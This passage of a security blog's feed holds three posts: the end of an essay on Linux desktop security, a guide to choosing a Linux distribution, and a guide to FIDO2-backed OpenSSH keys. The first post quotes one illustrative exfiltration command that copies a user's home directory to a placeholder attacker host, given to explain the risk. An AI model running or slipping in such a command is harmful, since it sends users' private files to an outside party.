<p>The only way to systematically fix this problem is to design a whole new system from scratch with a permission model like that of Android in mind. And even when that happens, it will take substantial work to get developers to develop their apps for said system.</p>
<h2 id="but-linux-is-open-source">But Linux is open source!</h2>
<p>Something being open source does not imply that it is inherently private, secure, or trustworthy. I recommend reading the <a href="/posts/knowledge/floss-security">FLOSS Security</a> post by <a href="https://seirdy.one/posts/2022/02/02/floss-security/">Rohan Kumar</a>.</p>
<h2 id="but-there-is-less-malware-on-linux">But there is less malware on Linux!</h2>
<p><strong>Security by irrelevance does not work</strong>. Just because there are fewer users of your favorite operating system does not make it any safer.</p>
<p>Ask yourself this: Would you ditch Windows for ReactOS because it is a lot less popular and is less targeted? Likewise, would you ditch Linux desktop when it becomes the mainstream solution for the BSDs or some niche operating systems just because they are less popular?</p>
<p>Malware for Linux does exist, and it is not hard to make. It can be something as trivial as a shell script or binary executing <code>scp -r ~/ malware@xx.xx.xx.xx:/data</code>. Due to the lack of application sandboxing or an application permission model, your computer can be compromised the moment you execute a malicious binary, shell script, or install script with or without root and with or without an exploit. This is, of course, not to discount the fact that many exploits do exist on Linux just like on any other operating systems as well.</p>
]]></content>
      </entry>
      <entry>
        <title>Choosing Your Desktop Linux Distribution</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/choosing-your-desktop-linux-distribution/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/choosing-your-desktop-linux-distribution/</id>
        <published>2022-07-17T00:00:00Z</published>
        <updated>2025-02-20T00:45:40+01:00</updated>
        <summary type="html">Not all Linux distributions are created equal. When choosing a Linux distribution, there are several things you need to keep in mind.
Release Cycle You should choose a distribution which stays close to the stable upstream software releases, typically rolling release distributions. This is because frozen release cycle distributions often don’t update package versions and fall behind on security updates.
For frozen distributions, package maintainers are expected to backport patches to fix vulnerabilities (Debian is one such example) rather than bump the software to the “next version” released by the upstream developer.</summary>
          <content type="html"><![CDATA[<p>Not all Linux distributions are created equal. When choosing a Linux distribution, there are several things you need to keep in mind.</p>
<h2 id="release-cycle">Release Cycle</h2>
<p>You should choose a distribution which stays close to the stable upstream software releases, typically rolling release distributions. This is because frozen release cycle distributions often don’t update package versions and fall behind on security updates.</p>
<p>For frozen distributions, package maintainers are expected to backport patches to fix vulnerabilities (Debian is one such <a href="https://www.debian.org/security/faq#handling">example</a>) rather than bump the software to the “next version” released by the upstream developer. Some security fixes <a href="https://arxiv.org/abs/2105.14565">do not</a> receive a <a href="https://en.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures">CVE</a> (particularly less popular software) at all and therefore do not make it into the distribution with this patching model. As a result minor security fixes are sometimes held back until the next major release.</p>
<p>In fact, in certain cases, there have been vulnerabilities introduced by Debian because of their patching process. <a href="https://bugzilla.mozilla.org/show_bug.cgi?id=1633467">Bug 1633467</a> and <a href="https://www.debian.org/security/2008/dsa-1571">DSA-1571</a> are examples of this.</p>
<p>The practice of holding packages back and applying interim patches is generally not a good idea, as it diverges from the way the developer might have intended the software to work. <a href="https://rootco.de/aboutme/">Richard Brown</a> has a presentation about this:</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/i8c0mg_mS7U" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p>Even if you are worried about the stability of the system because of regularly updated packages (which you shouldn&rsquo;t be), it makes more sense to use a system which you can safely update and rollback instead of an outdated distribution partially made up of unreliable backport packages without an easy rollback mechanism in case something goes wrong like Debian.</p>
<h2 id="arch-based-distributions">Arch-based Distributions</h2>
<p>Arch Linux has very up-to-date packages with minimal downstream patching. That being said, Arch-based distributions are not recommended for those new to Linux, regardless of the distribution. Arch does not have an distribution update mechanism for the underlying software choices. As a result, you have to stay aware with current trends and adopt technologies as they supersede older practices on your own.</p>
<p>For a secure system, you are also expected to have sufficient Linux knowledge to properly set up security for your system such as adopting a <a href="https://en.wikipedia.org/wiki/Mandatory_access_control">mandatory access control</a> system, setting up <a href="https://en.wikipedia.org/wiki/Loadable_kernel_module#Security">kernel module</a> blacklists, hardening boot parameters, manipulating <a href="https://en.wikipedia.org/wiki/Sysctl">sysctl</a> parameters, and knowing what components you need such as <a href="https://en.wikipedia.org/wiki/Polkit">Polkit</a>.</p>
<p>If you are experienced with Linux and wish to use an Arch-based distribution, you should use Arch Linux proper, not any of its derivatives. Downstream distributions may come with bad practices like holding back packages (as is the case with Manjaro), blindly building packages from the AUR (as is the case with Garuda and its <a href="https://aur.chaotic.cx/">Chaotic-AUR</a> repository), or just not setting up the basics such as mandatory access control or firewalls.</p>
<h2 id="security-focused-distributions">“Security-focused” Distributions</h2>
<p>There is often some confusion about “security-focused” distributions and “pentesting” distributions. A quick search for “the most secure Linux distribution” will often give results like Kali Linux, Black Arch and Parrot OS. These distributions are offensive penetration testing distributions that bundle tools for testing other systems. They don’t include any “extra security” or defensive mitigations intended for regular use.</p>
<h2 id="linux-libre-kernel-and-libre-distributions">Linux-libre Kernel and “Libre” Distributions</h2>
<p><strong>Do not</strong> use the Linux-libre kernel, since it <a href="https://www.phoronix.com/scan.php?page=news_item&amp;px=GNU-Linux-Libre-5.7-Released">removes security mitigations</a> and <a href="https://news.ycombinator.com/item?id=29674846">suppresses kernel warnings</a> about vulnerable microcode for ideological reasons.</p>
<p>If you want to use one of these distributions for reasons other than ideology, you should make sure that they there is a way to easily obtain, install, and update a proper kernel and missing firmware. For example, if you are looking to use <a href="https://guix.gnu.org/en/download/">GUIX</a>, you should absolutely use something like the <a href="https://gitlab.com/nonguix/nonguix">Nonguix</a> repository and get all of the fixes as mentioned above.</p>
<h2 id="desktop-environments">Desktop Environments</h2>
<p>Consider using GNOME as your desktop environment. It supports <a href="https://en.wikipedia.org/wiki/Wayland_(display_server_protocol)">Wayland</a>, a display protocol developed with security <a href="https://lwn.net/Articles/589147">in mind</a>, and implements permission control for privileged Wayland protocols like <code>screencopy</code>. There are other desktop environments and window managers with Wayland support, but we are not aware of any permission control implemented by them. One caveat with GNOME is that it is written in unsafe languages, but we think the trade off for permission control is well worth it.</p>
<p>Wayland&rsquo;s predecessor, <a href="https://en.wikipedia.org/wiki/X_Window_System">X11</a>, does not support GUI isolation, allowing all windows to <a href="https://blog.invisiblethings.org/2011/04/23/linux-security-circus-on-gui-isolation.html">record screen, log and inject inputs in other windows</a>, making any attempt at sandboxing futile. While there are options to run nested X11 sessions such as <a href="https://en.wikipedia.org/wiki/Xpra">Xpra</a> or <a href="https://en.wikipedia.org/wiki/Xephyr">Xephyr</a>, they often come with negative performance consequences, are not convenient to set up, and are not preferable to Wayland. You should avoid desktop environments and window managers which only support X11.</p>
<h2 id="recommended-distributions">Recommended Distributions</h2>
<p>Here is a quick, non-authoritative list of distributions we recommend over others:</p>
<h3 id="fedora-workstation">Fedora Workstation</h3>
<p><img loading="lazy" src="fedora-screenshot.png" alt="Fedora"  />
</p>
<p><a href="https://getfedora.org/en/workstation/">Fedora Workstation</a> is a great general-purpose Linux distribution, especially for those who are new to Linux. It is a semi-rolling release distribution. While some packages like GNOME are frozen until the next Fedora release, most packages (including the kernel) are updated frequently throughout the lifespan of the release. Each Fedora release is supported for one year, with a new version released every 6 months. The distribution takes an &ldquo;upstream first&rdquo; approach and ship packages with minimal downstream patching, and the patches are done in a sensible manner which does not unexpectedly break functionalities <a href="https://github.com/keepassxreboot/keepassxc/issues/10725">unlike Debian</a>.</p>
<p>With that, Fedora generally adopts newer technologies before other distributions e.g., <a href="https://wayland.freedesktop.org/">Wayland</a> and <a href="https://pipewire.org/">PipeWire</a>. These new technologies often come with improvements in security, privacy, and usability in general.</p>
<p>Fedora&rsquo;s package manager, <code>dnf</code>, has a great rollback and undo feature that is generally missing from other package managers. You can read more about it on <a href="https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/9/html/managing_software_with_the_dnf_tool/assembly_handling-package-management-history_managing-software-with-the-dnf-tool">Red Hat&rsquo;s documentation</a>.</p>
<h3 id="fedora-atomic-desktops">Fedora Atomic Desktops</h3>
<p><a href="https://fedoraproject.org/atomic-desktops/">Fedora Atomic Desktops</a> are immutable variants of Fedora with a strong focus on container workflows. While they do not provide security benefits over Fedora, they have a much more reliable update mechanism. Unlike traditional Linux where packages are updated one by one, Atomic Desktops will download a whole new OS image first before rebooting to switch over to the new image. The system cannot fail in the middle of an update, and should something be wrong with the new image, it only takes one reboot to return the system to its previous state. Should you feel the <code>dnf</code> rollback mechanism isn&rsquo;t enough, we recommend giving Fedora Atomic Desktops a try.</p>
<p><a href="https://twitter.com/adsamalik">Adam Šamalík</a> has a presentation with <code>rpm-ostree</code> in action:</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/-hpV5l-gJnQ" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p>One caveat with Fedora Atomic Desktops is that <code>rpm-ostree</code> currently has a hard dependency on <code>grub</code> and does not support Unified Kernel Images. The consequence of this is that unlike Fedora Workstation, it is not possible to set up a Fedora Atomic system with meaningful Secure Boot to resist physical tampering.</p>
<h3 id="secureblue">SecureBlue</h3>
<p><a href="https://secureblue.dev/">SecureBlue</a> provides hardened operating system images based on Fedora Atomic Desktops. While they do additional parties of trust (SecureBlue, GitHub infrastructure, BlueBuild, Negativo, etc), their images are substantially hardened and not easily replicated by hand. There are several very interesting packages maintained by SecureBlue as well:</p>
<ul>
<li><a href="https://github.com/secureblue/Trivalent">Trivalent</a>, a hardened chromium desktop build with patches from GrapheneOS&rsquo;s <a href="https://github.com/GrapheneOS/Vanadium">Vanadium</a>.</li>
<li><a href="https://github.com/secureblue/fedora-extras/tree/live/hardened_malloc">Hardened Malloc</a>. SecureBlue packages GrapheneOS&rsquo;s memory allocator and enables it system wide, including for Flatpak applications.</li>
</ul>
<h3 id="opensuse-aeon">openSUSE Aeon</h3>
<p>Fedora Atomic Desktop&rsquo;s European counterpart. openSUSE Aeon is a rolling release, fast updating distributions with <a href="https://kubic.opensuse.org/blog/2018-04-04-transactionalupdates/">transactional updates</a> using <a href="https://en.wikipedia.org/wiki/Btrfs">Btrfs</a> and <a href="https://en.opensuse.org/openSUSE:Snapper_Tutorial">Snapper</a>.</p>
<p><a href="https://microos.opensuse.org/">Aeon</a> has a relatively small set of base packages (thus lowering the attack surface) and mounts the running BTRFS subvolume as read-only. Updates are applied package by package to a new BTRFS snapshot before the system is rebooted to the new subvolume. This allows the rollback process to be relatively easy just like on Fedora Atomic Desktops.</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/jcl_4Vh6qP4" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<h3 id="whonix">Whonix</h3>
<p><a href="https://www.whonix.org/">Whonix</a> is a distribution focused on anonymity based on <a href="https://www.whonix.org/wiki/Kicksecure">Kicksecure</a>. It is meant to run as two virtual machines: a “Workstation” and a Tor “Gateway.” All communications from the Workstation must go through the Tor gateway. This means that even if the Workstation is compromised by malware of some kind, the true IP address remains hidden. It is currently the best solution that I know of if your threat model requires anonymity.</p>
<p>Some of its features include Tor Stream Isolation, <a href="https://www.whonix.org/wiki/Keystroke_Deanonymization#Kloak">keystroke anonymization</a>, <a href="https://www.kicksecure.com/wiki/Boot_Clock_Randomization">boot clock randomization</a>, <a href="https://github.com/Whonix/swap-file-creator">encrypted swap</a>, hardened boot parameters, and hardened kernel settings. One downside of Whonix is that it still inherits outdated packages with lots of downstream patching from Debian. It would be better if Whonix gets reimplemented on top of a more sensible base like SecureBlue, although no such system publicly exists yet.</p>
<p>Although Whonix is best used <a href="https://www.whonix.org/wiki/Qubes/Why_use_Qubes_over_other_Virtualizers">in conjunction with Qubes</a>, Qubes-Whonix has <a href="https://forums.whonix.org/t/qubes-whonix-security-disadvantages-help-wanted/8581">various disadvantages</a> when compared to other hypervisors.</p>
]]></content>
      </entry>
      <entry>
        <title>Securing OpenSSH with FIDO2</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/securing-openssh-with-fido2/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/securing-openssh-with-fido2/</id>
        <published>2022-04-09T17:43:12Z</published>
        <updated>2024-01-31T16:10:09+01:00</updated>
        <summary type="html">Passwordless authentication with OpenSSH keys has been the de facto security standard for years. SSH keys are more robust since they&amp;rsquo;re cryptographically sane by default, and are therefore resilient to most bruteforce atacks. They&amp;rsquo;re also easier to manage while enabling a form of decentralized authentication (it&amp;rsquo;s easy and painless to revoke them). So, what&amp;rsquo;s the next step? And more exactly, why would one need something even better?
Why? The main problem with SSH keys is that they&amp;rsquo;re not magic: they consist of a key pair, of which the private key is stored on your disk.</summary>
          <content type="html"><![CDATA[<p>Passwordless authentication with OpenSSH keys has been the <em>de facto</em> security standard for years. SSH keys are more robust since they&rsquo;re cryptographically sane by default, and are therefore resilient to most bruteforce atacks. They&rsquo;re also easier to manage while enabling a form of decentralized authentication (it&rsquo;s easy and painless to revoke them). So, what&rsquo;s the next step? And more exactly, why would one need something even better?</p>
<h2 id="why">Why?</h2>
<p>The main problem with SSH keys is that they&rsquo;re not magic: they consist of a key pair, of which the private key is stored on your disk. You should be wary of various exfiltration attempts, depending on your theat model:</p>
<ul>
<li>If your disk is not encrypted, any physical access could compromise your keys.</li>
<li>If your private key isn&rsquo;t encrypted, malicious applications could compromise it.</li>
<li>Even with both encrypted, malicious applications could register your keystrokes.</li>
</ul>
<p>All these attempts are particularly a thing on desktop platforms, because they don&rsquo;t have a proper sandboxing model. On Windows, non-UWP apps could likely have full access to your <code>.ssh</code> directory. On desktop Linux distributions, sandboxing is also lacking, and the situation is even worse if you&rsquo;re using X.org since it allows apps to spy on each other (and on your keyboard) by design. A first good step would be to only use SSH from a trusted &amp; decently secure system.</p>
<p>Another layer of defense would obviously be multi-factor authentication, or the fact that you&rsquo;re relying on a shared secret instead. We can use FIDO2 security keys for that. That way, even if your private key is compromised, the attacker needs physical access to your security key. TOTP is another common 2FA technique, but it&rsquo;s vulnerable to various attacks, and relies on the quality of the implementation on the server.</p>
<h2 id="how">How?</h2>
<p>Fortunately for us, <a href="https://www.openssh.com/txt/release-8.2">OpenSSH 8.2</a> (released in February 2020) introduced native support for FIDO2/U2F. Most OpenSSH distributions should have the middleware set to use the <code>libfido2</code> library, including portable versions such as the one <a href="https://github.com/PowerShell/Win32-OpenSSH">for Win32</a>.</p>
<p>Basically, <code>ssh-keygen -t ${key_type}-sk</code> will generate for us a token-backed key pair. The key types that are supported depend on your security key. Newer models should support both ECDSA-P256 (<code>ecdsa-sk</code>) and Ed25519 (<code>ed25519-sk</code>). If the latter is available, you should prefer it.</p>
<h3 id="client-configuration">Client configuration</h3>
<p>To get started:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">ssh-keygen -t ed25519-sk
</span></span></code></pre></div><p>This will generate a <code>id_ed25519_sk</code> private key and a <code>id_ed25519_sk.pub</code> public key in <code>.ssh</code>. These are defaults, but you can change them if you want. We will call this key pair a &ldquo;handle&rdquo;, because they&rsquo;re not sufficient by themselves to derive the real secret (as you guessed it, the FIDO2 token is needed). <code>ssh-keygen</code> should ask you to touch the key, and enter the PIN prior to that if you did set one (you probably should).</p>
<p>You can also generate a <strong>resident key</strong> (referred to as <em>discoverable credential</em> in the WebAuthn specification):</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">ssh-keygen -t ed25519-sk -O resident -O application=ssh:user1
</span></span></code></pre></div><p>As you can see, a few options must be specified:</p>
<ul>
<li><code>-O resident</code> will tell <code>ssh-keygen</code> to generate a resident key, meaning that the private &ldquo;handle&rdquo; key will also be stored on the security key itself. This has security implications, but you may want that to move seamlessly between different computers. In that case, you should absolutely protect your key with a PIN beforehand.</li>
<li><code>-O application=ssh:</code> is necessary to instruct that the resident key will use a particular slot, because the security key will have to index the resident keys (by default, they use <code>ssh:</code> with an empty user ID). If this is not specified, the next key generation might overwrite the previous one.</li>
<li><code>-O verify-required</code> is optional but instructs that a PIN is required to generate/access the key.</li>
</ul>
<p>Resident keys can be retrieved using <code>ssh-keygen -K</code> or <code>ssh-add -K</code> if you don&rsquo;t want to write them to the disk.</p>
<h3 id="server-configuration">Server configuration</h3>
<p>Next, transfer your public key over to the server (granted you have already access to it with a regular key pair):</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">ssh-copy-id -i ~/.ssh/id_ed25519_sk.pub user@server.domain.tld
</span></span></code></pre></div><p><em>Ta-da!</em> But one last thing: we need to make sure the server supports this public key format in <code>sshd_config</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">PubkeyAcceptedKeyTypes ssh-ed25519,sk-ssh-ed25519@openssh.com
</span></span></code></pre></div><p>Adding <code>sk-ssh-ed25519@openssh.com</code> to <code>PubkeyAcceptedKeyTypes</code> should suffice. It&rsquo;s best practice to only use the cryptographic primitives that you need, and hopefully ones that are also modern. This isn&rsquo;t a full-on SSH hardening guide, but you should take a look at the <a href="https://github.com/GrapheneOS/infrastructure/blob/main/ssh/sshd_config">configuration file GrapheneOS uses</a> for their servers to give you an idea on a few good practices.</p>
<p>Restart the <code>sshd</code> service and try to connect to your server using your key handle (by passing <code>-i ~/.ssh/id_ed25519_sk</code> to <code>ssh</code> for instance). If that works for you (your FIDO2 security key should be needed to derive the real secret), feel free to remove your previous keys from <code>.ssh/authorized_keys</code> on your server.</p>
<h2 id="thats-cool-right">That&rsquo;s cool, right?</h2>
<p>If you don&rsquo;t have a security key, you can buy one from <a href="https://www.yubico.com/fr/store/">YubiKey</a> (I&rsquo;m very happy with my 5C NFC by the way), <a href="https://www.nitrokey.com/">Nitrokey</a>, <a href="https://solokeys.com/">SoloKeys</a> or <a href="https://onlykey.io/">OnlyKey</a> (to name a few). If you have an Android device with a hardware security module (HSM), such as the Google Pixels equipped with Titan M (Pixel 3+), you could even use them as Bluetooth security keys.</p>
<p><em>No reason to miss out on the party if you can afford it!</em></p>
]]></content>
      </entry>

</feed>